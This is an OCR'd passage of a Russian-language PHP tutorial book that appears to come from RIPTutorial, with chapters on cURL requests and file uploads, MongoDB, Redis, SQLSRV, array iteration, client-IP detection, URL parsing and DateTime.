
Второй шаг (после выполнения стандартной проверки ошибок) обычно является простым запросом GET. Важно повторить **использование существующего дескриптора cURL** для второго запроса. Это гарантирует, что файлы cookie с первого ответа будут автоматически включены во второй запрос.

```
# we are not calling curl_init()

# simply change the URL
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/show_me_the_foo.php");

# change the method back to GET
curl_setopt($ch, CURLOPT_HTTPGET, true);

# send the request
$result = curl_exec($ch);

# finished with cURL
curl_close($ch);

# do stuff with $result...
```

Это предназначено только для примера обработки файлов cookie. В реальной жизни вещи обычно сложнее. Часто вы должны выполнить начальное GET страницы входа, чтобы вытащить токен входа, который должен быть включен в ваш POST. Другие сайты могут блокировать клиент cURL на основе его строки User-Agent, требуя, чтобы вы его изменили.

Отправка многомерных данных и нескольких файлов с помощью CurlFile по одному запросу

Допустим, у нас есть форма, подобная приведенной ниже. Мы хотим отправить данные на наш веб-сервер через AJAX, а оттуда - на скрипт, запущенный на внешнем сервере.



Таким образом, у нас есть нормальные входы, поле для множественного выбора и область падения файлов, где мы можем загружать несколько файлов.

Предполагая, что запрос AJAX POST был успешным, мы получаем следующие данные на сайте PHP:

```
// print_r($_POST)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities] => Array
        (
            [0] => soccer
            [1] => hiking
        )
)
```

и файлы должны выглядеть так:

```
// print_r($_FILES)

Array
(
    [upload] => Array
        (
            [name] => Array
                (
                    [0] => my_photo.jpg
                    [1] => my_life.pdf
                )

            [type] => Array
                (
                    [0] => image/jpg
                    [1] => application/pdf
                )

            [tmp_name] => Array
                (
                    [0] => /tmp/phpW5spji
                    [1] => /tmp/phpWgnUeY
                )

            [error] => Array
                (
                    [0] => 0
                    [1] => 0
                )

            [size] => Array
                (
                    [0] => 647548
                    [1] => 643223
                )

        )

)
```

Все идет нормально. Теперь мы хотим отправить эти данные и файлы на внешний сервер, используя cURL с классом CurlFile

Поскольку cURL принимает только простой, но не многомерный массив, мы сначала должны сгладить массив $ _POST.

Для этого вы можете использовать эту функцию, например, которая дает вам следующее:

```
// print_r($new_post_array)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities[0]] => soccer
```

```
    [activities[1]] => hiking
)
```

Следующим шагом будет создание объектов CurlFile для загруженных файлов. Это делается в следующем цикле:

```
$files = array();

foreach ($_FILES["upload"]["error"] as $key => $error) {
    if ($error == UPLOAD_ERR_OK) {

        $files["upload[$key]"] = curl_file_create(
            $_FILES['upload']['tmp_name'][$key],
            $_FILES['upload']['type'][$key],
            $_FILES['upload']['name'][$key]
        );
    }
}
```

curl_file_create является вспомогательной функцией класса CurlFile и создает объекты CurlFile. Мы сохраняем каждый объект в массиве $ files с ключами «upload [0]» и «upload [1]» для двух наших файлов.

Теперь нам нужно объединить сплющенный массив сообщений и массив файлов и сохранить его как $ data следующим образом:

```
$data = $new_post_array + $files;
```

Последний шаг - отправить запрос cURL:

```
$ch = curl_init();

curl_setopt_array($ch, array(
    CURLOPT_POST => 1,
    CURLOPT_URL => "https://api.externalserver.com/upload.php",
    CURLOPT_RETURNTRANSFER => 1,
    CURLINFO_HEADER_OUT => 1,
    CURLOPT_POSTFIELDS => $data
));

$result = curl_exec($ch);

curl_close ($ch);
```

Поскольку $ data теперь является простым (плоским) массивом, cURL автоматически отправляет этот запрос POST с типом контента: multipart / form-data

В upload.php на внешнем сервере теперь вы можете получить почтовые данные и файлы с $ _POST и $ _FILES, как обычно.

Получить и установить пользовательские заголовки HTTP в php

Отправка заголовка запроса

```
$uri = 'http://localhost/http.php';
$ch = curl_init($uri);
curl_setopt_array($ch, array(
    CURLOPT_HTTPHEADER  => array('X-User: admin', 'X-Authorization: 123456'),
    CURLOPT_RETURNTRANSFER  =>true,
    CURLOPT_VERBOSE     => 1
));
$out = curl_exec($ch);
curl_close($ch);
// echo response output
echo $out;
```

Чтение настраиваемого заголовка

```
print_r(apache_request_headers());
```

Выход :-

```
Array
(
    [Host] => localhost
    [Accept] => */*
    [X-User] => admin
    [X-Authorization] => 123456
    [Content-Length] => 9
    [Content-Type] => application/x-www-form-urlencoded
)
```

Мы также можем отправить заголовок, используя синтаксис ниже:

```
curl --header "X-MyHeader: 123" www.google.com
```

Прочитайте Использование cURL в PHP онлайн: https://riptutorial.com/ru/php/topic/701/использование-curl-в-php

глава 41: Использование MongoDB

Examples

Подключиться к MongoDB

Создайте соединение MongoDB, которое позже вы можете запросить:

```
$manager = new \MongoDB\Driver\Manager('mongodb://localhost:27017');
```

В следующем примере вы узнаете, как запрашивать объект соединения.

Это расширение автоматически закрывает соединение, нет необходимости закрывать его вручную.

Получить один документ - findOne ()

Пример для поиска только одного пользователя с определенным идентификатором, вы должны сделать:

```
$options = ['limit' => 1];
$filter = ['_id' => new \MongoDB\BSON\ObjectID('578ff7c3648c940e008b457a')];
$query = new \MongoDB\Driver\Query($filter, $options);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
$cursorArray = $cursor->toArray();
if(isset($cursorArray[0])) {
    var_dump($cursorArray[0]);
}
```

Получить несколько документов - найти ()

Пример поиска нескольких пользователей с именем «Mike»:

```
$filter = ['name' => 'Mike'];
$query = new \MongoDB\Driver\Query($filter);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
foreach ($cursor as $doc) {
    var_dump($doc);
}
```

Вставить документ

Пример добавления документа:

```
$document = [
```

```
    'name' => 'John',
    'active' => true,
    'info' => ['genre' => 'male', 'age' => 30]
];
$bulk = new \MongoDB\Driver\BulkWrite;
$_id1 = $bulk->insert($document);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Обновить документ

Пример обновления всех документов, где имя равно «Джон»:

```
$filter = ['name' => 'John'];
$document = ['name' => 'Mike'];

$bulk = new \MongoDB\Driver\BulkWrite;
$bulk->update(
    $filter,
    $document,
    ['multi' => true]
);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Удаление документа

Пример удаления всех документов, где имя равно «Петру»:

```
$bulk = new \MongoDB\Driver\BulkWrite;

$filter = ['name' => 'Peter'];
$bulk->delete($filter);

$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Прочитайте Использование MongoDB онлайн: https://riptutorial.com/ru/php/topic/4143/использование-mongodb

глава 42: Использование Redis с PHP

Examples

Установка PHP Redis на Ubuntu

Чтобы установить PHP на Ubuntu, сначала установите сервер Redis:

```
sudo apt install redis-server
```

затем установите модуль PHP:

```
sudo apt install php-redis
```

И перезапустите сервер Apache:

```
sudo service apache2 restart
```

Подключение к экземпляру Redis

Предполагая, что сервер по умолчанию, работающий на localhost с портом по умолчанию, команда для подключения к этому серверу Redis будет:

```
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
```

Выполнение команд Redis в PHP

Модуль Redis PHP предоставляет доступ к тем же командам, что и клиент Redis CLI, поэтому он довольно прост в использовании.

Синтаксис следующий:

```
// Creates two new keys:
$redis->set('mykey-1', 123);
$redis->set('mykey-2', 'abcd');

// Gets one key (prints '123')
var_dump($redis->get('mykey-1'));

// Gets all keys starting with 'my-key-'
// (prints '123', 'abcd')
var_dump($redis->keys('mykey-*'));
```

Прочитайте Использование Redis с PHP онлайн: https://riptutorial.com/ru/php/topic/7420/

использование-redis-c-php

глава 43: Использование SQLSRV

замечания

Драйвер SQLSRV является поддерживаемым Microsoft расширением PHP, которое позволяет вам обращаться к базам данных Microsoft SQL Server и SQL Azure. Это альтернатива для драйверов MSSQL, которые устарели от PHP 5.3 и были удалены с PHP 7.

Расширение SQLSRV можно использовать в следующих операционных системах:

- Windows Vista с пакетом обновления 2 или более поздней версии
- Windows Server 2008 с пакетом обновления 2 или более поздней версии
- Windows Server 2008 R2
- Windows 7

Для расширения SQLSRV требуется, чтобы собственный клиент Microsoft SQL Server 2012 был установлен на том же компьютере, на котором запущен PHP. Если основной клиент Microsoft SQL Server 2012 еще не установлен, щелкните соответствующую ссылку на странице документации «Требования» .

Чтобы загрузить последние версии драйверов SQLSRV, перейдите по ссылке: Загрузить

Полный список системных требований для драйверов SQLSRV можно найти здесь: Системные требования

Те, кто использует SQLSRV 3.1+, должны загрузить драйвер Microsoft ODBC Driver 11 для SQL Server

Пользователи PHP7 могут загрузить последние версии драйверов от GitHub

Драйвер Microsoft® ODBC 13 для SQL Server поддерживает Microsoft SQL Server 2008, SQL Server 2008 R2, SQL Server 2012, SQL Server 2014, SQL Server 2016 (Preview), платформу Google Analytics, базу данных Azure SQL и хранилище данных Azure SQL.

Examples

Создание соединения

```
$dbServer = "localhost,1234"; //Name of the server/instance, including optional port number
(default is 1433)
$dbName = "db001"; //Name of the database
$dbUser = "user"; //Name of the user
```

```
$dbPassword = "password"; //DB Password of that user

$connectionInfo = array(
    "Database" => $dbName,
    "UID" => $dbUser,
    "PWD" => $dbPassword
);

$conn = sqlsrv_connect($dbServer, $connectionInfo);
```

В SQLSRV также есть драйвер PDO. Для подключения с использованием PDO:

```
$conn = new PDO("sqlsrv:Server=localhost,1234;Database=db001", $dbUser, $dbPassword);
```

Создание простого запроса

```
//Create Connection
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [table]";
$stmt = sqlsrv_query($conn, $query);
```

Примечание: использование квадратных скобок `[]` *заключается в выходе из* `table` *слов, поскольку это зарезервированное слово . Они работают так же, как backticks ` делают в MySQL .*

Вызов хранимой процедуры

Чтобы вызвать хранимую процедуру на сервере:

```
$query = "{call [dbo].[myStoredProcedure](?,?,?)}"; //Parameters '?' includes OUT parameters

$params = array(
    array($name, SQLSRV_PARAM_IN),
    array($age, SQLSRV_PARAM_IN),
    array($count, SQLSRV_PARAM_OUT, SQLSRV_PHPTYPE_INT) //$count must already be initialised
);

$result = sqlsrv_query($conn, $query, $params);
```

Создание параметризованного запроса

```
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [users] WHERE [name] = ? AND [password] = ?";
$params = array("joebloggs", "pa55w0rd");

$stmt = sqlsrv_query($conn, $query, $params);
```

Если вы планируете использовать один и тот же запрос более одного раза, с разными параметрами, то же самое можно достичь с помощью `sqlsrv_prepare()` и `sqlsrv_execute()` ,

как показано ниже:

```
$cart = array(
    "apple" => 3,
    "banana" => 1,
    "chocolate" => 2
);

$query = "INSERT INTO [order_items]([item], [quantity]) VALUES(?,?)";
$params = array(&$item, &$qty); //Variables as parameters must be passed by reference

$stmt = sqlsrv_prepare($conn, $query, $params);

foreach($cart as $item => $qty){
    if(sqlsrv_execute($stmt) === FALSE) {
        die(print_r(sqlsrv_errors(), true));
    }
}
```

Получение результатов запроса

Существует 3 основных способа получения результатов запроса:

sqlsrv_fetch_array ()

`sqlsrv_fetch_array()` извлекает следующую строку в виде массива.

```
$stmt = sqlsrv_query($conn, $query);

while($row = sqlsrv_fetch_array($stmt)) {
    echo $row[0];
    $var = $row["name"];
    //...
}
```

`sqlsrv_fetch_array()` имеет необязательный второй параметр для извлечения различных типов массивов: `SQLSRV_FETCH_ASSOC` , `SQLSRV_FETCH_NUMERIC` и `SQLSRV_FETCH_BOTH` *(по умолчанию)* ; каждый возвращает соответственно ассоциативные, числовые или ассоциативные и числовые массивы.

---

sqlsrv_fetch_object ()

`sqlsrv_fetch_object()` извлекает следующую строку в качестве объекта.

```
$stmt = sqlsrv_query($conn, $query);

while($obj = sqlsrv_fetch_object($stmt)) {
    echo $obj->field; // Object property names are the names of the fields from the query
    //...
}
```

---

sqlsrv_fetch ()

`sqlsrv_fetch()` делает следующую строку доступной для чтения.

```
$stmt = sqlsrv_query($conn, $query);

while(sqlsrv_fetch($stmt) === true) {
    $foo = sqlsrv_get_field($stmt, 0); //gets the first field -
}
```

Получение сообщений об ошибках

Когда запрос идет не так, важно получить сообщение об ошибке, которое возвращается драйвером, чтобы определить причину проблемы. Синтаксис:

```
sqlsrv_errors([int $errorsOrWarnings]);
```

Это возвращает массив с:

ключ	Описание
SQLSTATE	Состояние, в котором находится драйвер SQL Server / OBDC.
код	Код ошибки SQL Server
сообщение	Описание ошибки

Обычно используется вышеуказанная функция:

```
$brokenQuery = "SELECT BadColumnName FROM Table_1";
$stmt = sqlsrv_query($conn, $brokenQuery);

if ($stmt === false) {
    if (($errors = sqlsrv_errors()) != null) {
        foreach ($errors as $error) {
            echo "SQLSTATE: ".$error['SQLSTATE']."<br />";
            echo "code: ".$error['code']."<br />";
            echo "message: ".$error['message']."<br />";
        }
    }
}
```

Прочитайте Использование SQLSRV онлайн: https://riptutorial.com/ru/php/topic/4467/использование-sqlsrv

глава 44: Итерация массива

Синтаксис

- for ($ i = 0; $ i <count ($ array); $ i ++) {incremental_iteration (); }
- for ($ i = count ($ array) - 1; $ i> = 0; $ i--) {reverse_iteration (); }
- foreach ($ data as $ datum) {}
- foreach ($ data as $ key => $ datum) {}
- foreach ($ data as & $ datum) {}

замечания

Сравнение методов для итерации массива

метод	преимущество
`foreach`	Простейший метод для итерации массива.
`foreach` по ссылке	Простой метод для итерации и изменения элементов массива.
`for` с дополнительных индекса	Позволяет выполнять итерацию массива в свободной последовательности, например, пропускать или реверсировать несколько элементов
Внутренние указатели массива	Больше нет необходимости использовать цикл (чтобы он мог выполнять итерацию после каждого вызова функции, получения сигнала и т. Д.),

Examples

Итерация нескольких массивов вместе

Иногда необходимо объединить два массива одинаковой длины, например:

```
$people = ['Tim', 'Tony', 'Turanga'];
$foods = ['chicken', 'beef', 'slurm'];
```

`array_map` - это самый простой способ сделать это:

```
array_map(function($person, $food) {
    return "$person likes $food\n";
}, $people, $foods);
```

который будет выводить:

```
Tim likes chicken
Tony likes beef
Turanga likes slurm
```

Это можно сделать с помощью общего индекса:

```
assert(count($people) === count($foods));
for ($i = 0; $i < count($people); $i++) {
    echo "$people[$i] likes $foods[$i]\n";
}
```

Если у двух массивов нет инкрементных ключей, `array_values($array)[$i]` может использоваться для замены `$array[$i]` .

Если оба массива имеют одинаковый порядок ключей, вы также можете использовать цикл foreach-with-key на одном из массивов:

```
foreach ($people as $index => $person) {
    $food = $foods[$index];
    echo "$person likes $food\n";
}
```

Отдельные массивы могут быть закодированы только в том случае, если они имеют одинаковую длину и имеют одинаковое имя ключа. Это означает, что если вы не предоставите ключ, и они пронумерованы, вы будете в порядке, или если вы назовете ключи и поместите их в одном порядке в каждом массиве.

Вы также можете использовать `array_combine` .

```
$combinedArray = array_combine($people, $foods);
// $combinedArray = ['Tim' => 'chicken', 'Tony' => 'beef', 'Turanga' => 'slurm'];
```

Затем вы можете пройти через это, сделав то же самое, что и раньше:

```
foreach ($combinedArray as $person => $meal) {
    echo "$person likes $meal\n";
}
```

Использование инкрементного индекса

Этот метод работает, увеличивая число от 0 до наибольшего индекса в массиве.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = 0; $i < count($colors); $i++) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

Это также позволяет итерации массива в обратном порядке без использования `array_reverse` , что может привести к накладным расходам, если массив большой.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = count($colors) - 1; $i >= 0; $i--) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

Этот метод можно легко пропустить или перемотать индекс.

```
$array = ["alpha", "beta", "gamma", "delta", "epsilon"];
for ($i = 0; $i < count($array); $i++) {
    echo $array[$i], PHP_EOL;
    if ($array[$i] === "gamma") {
        $array[$i] = "zeta";
        $i -= 2;
    } elseif ($array[$i] === "zeta") {
        $i++;
    }
}
```

Выход:

```
alpha
beta
gamma
beta
zeta
epsilon
```

Для массивов, которые не имеют инкрементных индексов (включая массивы с индексами в обратном порядке, например `[1 => "foo", 0 => "bar"]` , `["foo" => "f", "bar" => "b"]`), это невозможно сделать напрямую. `array_values` `array_keys` можно использовать `array_values` или `array_keys` :

```
$array = ["a" => "alpha", "b" => "beta", "c" => "gamma", "d" => "delta"];
$keys = array_keys($array);
for ($i = 0; $i < count($array); $i++) {
    $key = $keys[$i];
    $value = $array[$key];
    echo "$value is $key\n";
}
```

Использование указателей внутренних массивов

Каждый экземпляр массива содержит внутренний указатель. Управляя этим указателем, различные элементы массива могут быть извлечены из одного и того же вызова в разное время.

Использование each

Каждый вызов для `each()` возвращает ключ и значение текущего элемента массива и увеличивает указатель внутреннего массива.

```
$array = ["f" => "foo", "b" => "bar"];
while (list($key, $value) = each($array)) {
    echo "$value begins with $key";
}
```

Использование next

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (($value = next($array)) !== false) {
    echo "$value\n";
}
```

Обратите внимание, что в этом примере предполагается, что никакие элементы в массиве не идентичны логическому `false` . Чтобы предотвратить такое предположение, используйте `key` чтобы проверить, достиг ли внутренний указатель до конца массива:

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (key($array) !== null) {
    echo current($array) . PHP_EOL;
    next($array);
}
```

Это также облегчает итерацию массива без прямого цикла:

```
class ColorPicker {
    private $colors = ["#FF0064", "#0064FF", "#64FF00", "#FF6400", "#00FF64", "#6400FF"];
    public function nextColor() : string {
        $result = next($colors);
        // if end of array reached
        if (key($colors) === null) {
            reset($colors);
        }
        return $result;
    }
}
```

Использование foreach

Прямой контур

```
foreach ($colors as $color) {
```

```
    echo "I am the color $color<br>";
}
```

Петля с ключами

```
$foods = ['healthy' => 'Apples', 'bad' => 'Ice Cream'];
foreach ($foods as $key => $food) {
    echo "Eating $food is $key";
}
```

Петля по ссылке

В циклах `foreach` в приведенных выше примерах изменение значения (`$color` или `$food`) напрямую не изменяет его значение в массиве. Оператор `&` требуется, чтобы это значение указывало на элемент в массиве.

```
$years = [2001, 2002, 3, 4];
foreach ($years as &$year) {
    if ($year < 2000) $year += 2000;
}
```

Это похоже на:

```
$years = [2001, 2002, 3, 4];
for($i = 0; $i < count($years); $i++) { // these two lines
    $year = &$years[$i];                // are changed to foreach by reference
    if($year < 2000) $year += 2000;
}
```

совпадение

Массивы PHP могут быть изменены любым способом во время итерации без проблем параллелизма (в отличие от, например, Java `List` s). Если массив повторяется по ссылке, на последующие итерации будут влиять изменения в массиве. В противном случае изменения в массиве не повлияют на последующие итерации (как если бы вы повторяли копию массива). Сравнение циклов по значению:

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => $value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Выход:

```
0 => 1
2 => 3
4 => 5
6 => 7
```

Но если массив повторяется со ссылкой,

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => &$value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Выход:

```
0 => 1
2 => 3
6 => 17
```

Набор значений ключа `4 => 5` больше не повторяется, а `6 => 7` изменяется на `6 => 17` .

Использование ArrayObject Iterator

Php-матрица позволяет вам изменять и отменять значения при повторении массивов и объектов.

Пример:

```
$array = ['1' => 'apple', '2' => 'banana', '3' => 'cherry'];

$arrayObject = new ArrayObject($array);

$iterator = $arrayObject->getIterator();

for($iterator; $iterator->valid(); $iterator->next()) {
    echo $iterator->key() . ' => ' . $iterator->current() . "</br>";
}
```

Выход:

```
1 => apple
2 => banana
3 => cherry
```

Прочитайте Итерация массива онлайн: https://riptutorial.com/ru/php/topic/5727/итерация-массива

глава 45: Как определить IP-адрес клиента

Examples

Правильное использование HTTP_X_FORWARDED_FOR

В свете последних уязвимостей httpoxy существует еще одна переменная, которая широко используется неправильно.

`HTTP_X_FORWARDED_FOR` часто используется для обнаружения IP-адреса клиента, но без каких-либо дополнительных проверок это может привести к проблемам безопасности, особенно если этот IP-адрес впоследствии используется для аутентификации или SQL-запросов без дезинфекции.

Большинство доступных образцов кода игнорируют тот факт, что `HTTP_X_FORWARDED_FOR` может фактически рассматриваться как информация, предоставленная самим клиентом и, следовательно **, не** является надежным источником для обнаружения IP-адресов клиентов. В некоторых примерах добавляется предупреждение о возможном неправильном использовании, но по-прежнему отсутствует какая-либо дополнительная проверка самого кода.

Итак, вот пример функции, написанной на PHP, как определить IP-адрес клиента, если вы знаете, что клиент может находиться за прокси-сервером, и вы знаете, что этому доверенному лицу можно доверять. Если вы не знаете доверенных доверенных лиц, вы можете просто использовать `REMOTE_ADDR`

```
function get_client_ip()
{
    // Nothing to do without any reliable information
    if (!isset($_SERVER['REMOTE_ADDR'])) {
        return NULL;
    }

    // Header that is used by the trusted proxy to refer to
    // the original IP
    $proxy_header = "HTTP_X_FORWARDED_FOR";

    // List of all the proxies that are known to handle 'proxy_header'
    // in known, safe manner
    $trusted_proxies = array("2001:db8::1", "192.168.50.1");

    if (in_array($_SERVER['REMOTE_ADDR'], $trusted_proxies)) {

        // Get IP of the client behind trusted proxy
        if (array_key_exists($proxy_header, $_SERVER)) {

            // Header can contain multiple IP-s of proxies that are passed through.
            // Only the IP added by the last proxy (last IP in the list) can be trusted.
            $client_ip = trim(end(explode(",", $_SERVER[$proxy_header])));
```

```
            // Validate just in case
            if (filter_var($client_ip, FILTER_VALIDATE_IP)) {
                return $client_ip;
            } else {
                // Validation failed - beat the guy who configured the proxy or
                // the guy who created the trusted proxy list?
                // TODO: some error handling to notify about the need of punishment
            }
        }
    }

    // In all other cases, REMOTE_ADDR is the ONLY IP we can trust.
    return $_SERVER['REMOTE_ADDR'];
}

print get_client_ip();
```

Прочитайте Как определить IP-адрес клиента онлайн:
https://riptutorial.com/ru/php/topic/5058/как-определить-ip-адрес-клиента

глава 46: Как разбить URL-адрес

Вступление

Поскольку вы кодируете PHP, вы, скорее всего, получите свое «я» в позиции, где вам нужно разбить URL на несколько частей. Очевидно, что есть несколько способов сделать это в зависимости от ваших потребностей. Эта статья объяснит вам эти способы, чтобы вы могли найти то, что лучше всего подходит для вас.

Examples

Использование parse_url ()

> parse_url (): эта функция анализирует URL-адрес и возвращает ассоциативный массив, содержащий любой из различных компонентов URL-адреса, которые присутствуют.

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
)
```

Если вам нужен выделенный путь, вы можете использовать explode

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');
$url['sections'] = explode('/', $url['path']);

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
    [sections] => Array
        (
            [0] =>
            [1] => project
            [2] => controller
            [3] => action
            [4] => param1
            [5] => param2
        )

)
```

Если вам нужна последняя часть раздела, вы можете использовать end () следующим

образом:

```
$last = end($url['sections']);
```

Если URL-адрес содержит GET-вары, вы также можете получить их

```
$url = parse_url('http://example.com?var1=value1&var2=value2');

Array
(
    [scheme] => http
    [host] => example.com
    [query] => var1=value1&var2=value2
)
```

Если вы хотите разбить вазы запросов, вы можете использовать parse_str () следующим образом:

```
$url = parse_url('http://example.com?var1=value1&var2=value2');
parse_str($url['query'], $parts);

Array
(
    [var1] => value1
    [var2] => value2
)
```

Использование explode ()

> explode (): Возвращает массив строк, каждый из которых является подстрокой строки, сформированной путем разбиения ее на границы, образованные разделителем строк.

Эта функция довольно проста.

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = explode('/', $url);

Array
(
    [0] => http:
    [1] =>
    [2] => example.com
    [3] => project
    [4] => controller
    [5] => action
    [6] => param1
    [7] => param2
)
```

Вы можете получить последнюю часть URL-адреса, выполнив следующие действия:

```
$last = end($parts);
// Output: param2
```

Вы также можете перемещаться внутри массива с помощью sizeof () в сочетании с математическим оператором следующим образом:

```
echo $parts[sizeof($parts)-2];
// Output: param1
```

Использование basename ()

> basename (): для строки, содержащей путь к файлу или каталогу, эта функция вернет конечный компонент имени.

Эта функция вернет только последнюю часть URL-адреса

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = basename($url);
// Output: param2
```

Если у вашего URL-адреса есть больше вещей, и вам нужно имя dir, содержащее файл, вы можете использовать его с именем dirname () следующим образом:

```
$url = "http://example.com/project/controller/action/param1/param2/index.php";
$parts = basename(dirname($url));
// Output: param2
```

Прочитайте Как разбить URL-адрес онлайн: https://riptutorial.com/ru/php/topic/10847/как-разбить-url-адрес

глава 47: Класс Datetime

Examples

getTimestamp

`getTimeStemp` - это `getTimeStemp` представление объекта datetime.

```
$date = new DateTime();
echo $date->getTimestamp();
```

это приведет к целому числу секунд, прошедших с 00:00:00 по UTC, в четверг, 1 января 1970 года.

SETDATE

`setDate` устанавливает дату в объекте DateTime.

```
$date = new DateTime();
$date->setDate(2016, 7, 25);
```

этот пример устанавливает, что дата должна быть двадцать пятого июля 2015 года, это приведет к следующему результату:

```
2016-07-25 17:52:15.819442
```

Добавление или вычитание интервалов даты

Мы можем использовать класс DateInterval для добавления или вычитания некоторого интервала в объекте DateTime.

См. Пример ниже, где мы добавляем интервал 7 дней и печатаем сообщение на экране:

```
$now = new DateTime();// empty argument returns the current date
$interval = new DateInterval('P7D');//this objet represents a 7 days interval
$lastDay = $now->add($interval); //this will return a DateTime object
$formatedLastDay = $lastDay->format('Y-m-d');//this method format the DateTime object and
returns a String
echo "Samara says: Seven Days. You'll be happy on $formatedLastDay.";
```

Это будет выводиться (работает 1 августа 2016 года):

> Самара говорит: «Семь дней». Вы будете счастливы в 2016-08-08.

Мы можем использовать метод sub так же, как вычитать даты

```
$now->sub($interval);
echo "Samara says: Seven Days. You were happy last on $formatedLastDay.";
```

Это будет выводиться (работает 1 августа 2016 года):

> Самара говорит: «Семь дней». Вы были счастливы последним в 2016-07-25.

Создать DateTime из пользовательского формата

PHP способен анализировать несколько форматов даты . Если вы хотите проанализировать нестандартный формат или хотите, чтобы ваш код явно `DateTime::createFromFormat` используемый формат, вы можете использовать статический метод `DateTime::createFromFormat` :

Объектно-ориентированный стиль

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = DateTime::createFromFormat($format, $time);
```

Процедурный стиль

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = date_create_from_format($format, $time);
```

Печать DateTimes

PHP 4+ предоставляет метод, формат, который преобразует объект DateTime в строку с требуемым форматом. Согласно PHP Manual, это объектно-ориентированная функция:

```
public string DateTime::format ( string $format )
```

Функция date () принимает один параметр - формат, который является строкой

Формат

Формат представляет собой строку и использует одиночные символы для определения формата:

- **Y** : четырехзначное представление года (например: 2016 год)
- **y** : двухзначное представление года (например: 16)
- **м** : месяц, число (от 01 до 12)
- **M** : месяц, три письма (январь, февраль, март и т. Д.)
- **j** : день месяца, без начальных нулей (от 1 до 31)

- **D** : день недели, как три буквы (пн, Вт, ср и т. Д.),
- **ч** : час (12-часовой формат) (от 01 до 12)
- **H** : час (24-часовой формат) (от 00 до 23)
- **A** : либо AM, либо PM
- **i** : минута, с ведущими нулями (от 00 до 59)
- **s** : второй, с ведущими нулями (от 00 до 59)
- Полный список можно найти здесь

использование

Эти символы могут использоваться в различных комбинациях для отображения времени практически в любом формате. Вот некоторые примеры:

```
$date = new DateTime('2000-05-26T13:30:20'); /* Friday, May 26, 2000 at 1:30:20 PM */

$date->format("H:i");
/* Returns 13:30 */

$date->format("H i s");
/* Returns 13 30 20 */

$date->format("h:i:s A");
/* Returns 01:30:20 PM */

$date->format("j/m/Y");
/* Returns 26/05/2000 */

$date->format("D, M j 'y - h:i A");
/* Returns Fri, May 26 '00 - 01:30 PM */
```

процедурный

Формат процедуры аналогичен:

Объектно-ориентированный

```
$date->format($format)
```

Процессуальный эквивалент

```
date_format($date, $format)
```

Создать неизменяемую версию DateTime из Mutable перед PHP 5.6

Чтобы создать `\DateTimeImmutable` в PHP 5.6+, используйте:

```
\DateTimeImmutable::createFromMutable($concrete);
```

Предварительно PHP 5.6 вы можете использовать:

```
\DateTimeImmutable::createFromFormat(\DateTime::ISO8601, $mutable->format(\DateTime::ISO8601),
$mutable->getTimezone());
```

Прочитайте Класс Datetime онлайн: https://riptutorial.com/ru/php/topic/3684/класс-datetime

глава 48: Классы и объекты

Вступление

Классы и объекты используются, чтобы сделать ваш код более эффективным и менее повторяющимся, группируя подобные задачи.

Класс используется для определения действий и структуры данных, используемых для создания объектов. Затем объекты создаются с использованием этой предопределенной структуры.

Синтаксис

